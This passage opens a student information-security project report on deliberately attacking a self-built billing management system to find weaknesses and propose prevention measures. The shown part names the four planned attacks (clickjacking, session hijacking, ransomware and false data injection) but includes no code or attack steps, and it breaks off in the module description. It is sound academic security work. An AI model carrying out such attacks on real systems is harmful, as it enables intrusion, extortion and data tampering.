


# Exploiting Automated Billing Management System



---

**REVIEW-3**

---

**INFORMATION SECURITY ANALYSIS AND  
AUDIT (F1+TF1)**



## **TEAM MEMBERS**

1. VAIBHAV BAKSHI (20BCE0136)
2. SHARAT P.M (20BCE0760)

---

**NOVEMBER 07,2022**

---

## TABLE OF CONTENTS:

ABSTRACT .....	3
INTRODUCTION .....	4
SYSTEM ARCHITECTURE .....	5
MODULE DESCRIPTION .....	11
ATTACKS .....	13
IMPACTS OF THE ATTACK.....	17
RESULTS AND DISCUSSION .....	18
WORKING.....	18
PREVENTION MEASURES.....	45
CONCLUSION .....	49
REFERENCES .....	49

**HIGH QUALITY DOC LINK:** [https://drive.google.com/file/d/1ZX3Q2HqnJjcMUabaCiibDlr5U2CYul-P/view?usp=share\\_link](https://drive.google.com/file/d/1ZX3Q2HqnJjcMUabaCiibDlr5U2CYul-P/view?usp=share_link)

## **TOPIC NAME: Exploiting Automated Billing Management System**

### **ABSTRACT:**

Many concerns about the risk to information associated with IT security, including susceptibility to malware, attacks, viruses, and compromise of web security systems and services. Anyone who uses the internet is vulnerable to security risks. Inadequate IT security of Websites can endanger data integrity and confidentiality and expose private information of users to unauthorized parties.

In this project, the objective is to build an Automated billing Management System and then exploit by carrying out 4 attacks on this system to demonstrate how we can exploit this system. Exposing our Billing Management system will help us know what are the loopholes in our system and help us design certain prevention methods, so that such attacks can be prevented . The main objective of this project revolves around exploiting the billing management system in order to disrupt its functioning. After successfully executing the attacks, identification of the vulnerabilities and then finding a suitable strategy to counter it from the future threat. The 4 attacks to be carried out are mentioned below along with their process flow diagrams.


### **INTRODUCTION**

Information Security is not only about securing information from unauthorized access. Information Security is basically the practice of preventing unauthorized access, use, disclosure, disruption, modification, inspection, recording or destruction of information. Information can be physical or electronic one. Information can be anything like Your details or we can say your profile on social media, your data in mobile phone, your biometrics etc. Thus, Information Security spans so many research areas like Cryptography, Mobile Computing, Cyber Forensics, Online Social Media etc.

In our project, we are going to execute 4 attacks on a custom software. The attacks are: Click-jacking, Session Hijacking, Ransomware Attack, False Data Injection Attack. We have also discussed about how to prevent these attacks.


Now, let us look at the software we built for this project.

## SYSTEM ARCHITECTURE OVERVIEW :




## DESIGN METHODOLOGY :


### DFD LEVEL - 0 :




## DFD LEVEL - 1 :




## DFD LEVEL - 2 :




## ER DIAGRAM :




## USE CASE DIAGRAM :









## STATE CHART DIAGRAM :



## CLASS DIAGRAM :



## ACTIVITY DIAGRAM :



## MODULE DESCRIPTION:

### **Login and User Management:**

One of the main objectives of the product is to maintain separate interfaces for a different level of users. To implement this, we are implementing an authentication system where different levels of users can enter their own credentials to gain access of the product. The admin/supervisor has more access than the operator in terms of access to the product. The 